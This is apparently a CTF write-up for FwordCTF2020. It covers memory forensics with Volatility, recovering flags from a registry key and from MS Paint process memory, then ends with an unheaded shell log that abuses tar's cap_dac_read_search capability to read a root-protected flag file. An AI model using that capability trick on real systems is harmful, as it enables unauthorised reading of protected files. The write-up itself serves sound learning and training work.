
Writeup for interesting lessons in FwordCTF2020.
I didn't do the previous Memory challenge because it was solved by another teammate.
Volatility is a great tool for memory forensics, it has many modules and commands to explore a memory dump. You should experiment with it if you're just starting in forensics territory. The imageinfo command, which spits out the probable OS of the memory dump, gave us info that this is a Windows 7 64-bit. So we're using Win7SP1x64 profile from now on.
This challenge is pretty tricky, the only clue it gave us only
Since i'm a geek, i hide my secrets in weird places
That's it. In a computer, where do geeks hid their secrets? It's a pretty vague, I didn't have any clue on what to do. So I see what might a geek do in their computer. Several failed attempts, I discovered a printkey command on Volatility. I naively use the command by entering:
python vol.py -f ../../FWord/foren.raw --profile=Win7SP1x64 printkey
This command outputs every registry entered to the system and its subkeys. So it printed out all the registry.
...
Registry: \Device\HarddiskVolume1\Boot\BCD
Key name: NewStoreRoot (S)
Last updated: 2020-08-26 09:10:18 UTC+0000

Subkeys:
  (S) Description
  (S) Objects

Values:
----------------------------
Registry: \??\C:\Users\SBA_AK\ntuser.dat
Key name: CMI-CreateHive{D43B12B8-09B5-40DB-B4F6-F6DFEB78DAEC} (S)
Last updated: 2020-08-26 09:11:20 UTC+0000

Subkeys:
  (S) AppEvents
  (S) Console
  (S) Control Panel
  (S) Environment
  (S) EUDC
  (S) FLAG
  (S) Identities
  (S) Keyboard Layout
  (S) Network
  (S) Printers
  (S) Software
  (S) System
  (V) Volatile Environment

Values:
----------------------------
Registry: \??\C:\Users\SBA_AK\AppData\Local\Microsoft\Windows\UsrClass.dat
...
One particular registry has a FLAG subkey which obviously interesting. So I ran hivelist command to get the virtual offset of the registry location to print the subkey value:
python vol.py -f ../../FWord/foren.raw --profile=Win7SP1x64 hivelist
...
0xfffff8a0014da410 0x00000000275c0410 \SystemRoot\System32\Config\SAM
0xfffff8a0033fe410 0x0000000069de6410 \??\C:\Users\SBA_AK\ntuser.dat
0xfffff8a0036e7010 0x0000000069188010 \??\C:\Users\SBA_AK\AppData\Local\Microsoft\Windows\UsrClass.dat
0xfffff8a0038fe280 0x0000000068390280 \??\C:\System Volume Information\Syscache.hve
...
Now to print the flag:
python vol.py -f ../../FWord/foren.raw --profile=Win7SP1x64 printkey -o 0xfffff8a0033fe410 -K 'FLAG'
-o for the virtual offset of the registry which we got from hivelist, and -K to tell which subkey we would like to see the value.
Legend: (S) = Stable   (V) = Volatile

----------------------------
Registry: \??\C:\Users\SBA_AK\ntuser.dat
Key name: FLAG (S)
Last updated: 2020-08-25 18:45:05 UTC+0000

Subkeys:

Values:
REG_SZ                        : (S) FwordCTF{hiding_secrets_in_regs}
After this solved, it just started to make sense that "Geeks" like to bother up with "registry". Well if you messing with any system you're technically also a "Geek"...
I'm an artist too, i love painting. I always paint in these dimensions 600x300
I solved this before Memory 4 because the MS Paint process looks more interesting than any other process. Seeing various other writeups and tutorial, I think this is the only way I would install GIMP unironically.
Starting up, of course, seeing the process list and get the PID of mspaint.exe.
python vol.py -f ../../FWord/foren.raw --profile=Win7SP1x64 pslist
...
0xfffffa8019ac0640 chrome.exe             3992   3700     14      216      1      0 2020-08-26 09:13:33 UTC+0000

0xfffffa8019bf2060 wuauclt.exe            1876    900      3       98      1      0 2020-08-26 09:13:33 UTC+0000

0xfffffa801adeaa40 mspaint.exe            1044   1000      7      133      1      0 2020-08-26 09:20:28 UTC+0000

0xfffffa8019bc0b00 svchost.exe            3284    488      7      110      0      0 2020-08-26 09:20:28 UTC+0000

0xfffffa8019bf7060 DumpIt.exe             1764   1000      2       52      1      1 2020-08-26 09:22:18 UTC+0000
...
After that, I dumped the memory for mspaint.exe with PID 1044.
python vol.py -f ../../FWord/foren.raw --profile=Win7SP1x64 memdump -p 1044 --dump-dir=../../FWord/
-p is for the PID of the specific process we want which memory to be dumped. If -p is not specified, by default it will dump all the process. --dump-dir is for the dumping output directory.
Now we have the memory dump, I opened up GIMP. I loaded the dump as Raw image data, and set the offset up until there's some image or solid color came up on the preview. Set the width and height to what the description tells us, 600x300. 6 million offset later we got the image.
 It's rotated and mirrored, but hey, if you're doing forensics you should be able to figure it out right?
Flag: FwordCTF{Paint_Skills_FTW!}
user1@0a4af02bcbf8:/home/user1$ ls
flag.txt                                                             <- can't read this due to privilege
user1@0a4af02bcbf8:/home/user1$ cd ..
user1@0a4af02bcbf8:/home$ cd user1/
user1@0a4af02bcbf8:/home/user1$ getcap -r / 2>/dev/null              <- get capabilities of everything in /, excluding errors
/usr/bin/tar = cap_dac_read_search+ep                                <- tar is capable of meddling with files from root by compressing then uncompress it
user1@0a4af02bcbf8:/home/user1$ tar -cvf flag.tar flag.txt           <- so here we go
flag.txt
user1@0a4af02bcbf8:/home/user1$ mkdir res
user1@0a4af02bcbf8:/home/user1$ cd res
user1@0a4af02bcbf8:/home/user1/res$ tar -xvf ../flag.tar
flag.txt
user1@0a4af02bcbf8:/home/user1/res$ ls
flag.txt
user1@0a4af02bcbf8:/home/user1/res$ cat flag.txt
FwordCTF{C4pAbiLities_4r3_t00_S3Cur3_NaruT0_0nc3_S4id}
user1@0a4af02bcbf8:/home/user1/res$ exit
exit
Connection to capicapi.fword.wtf closed.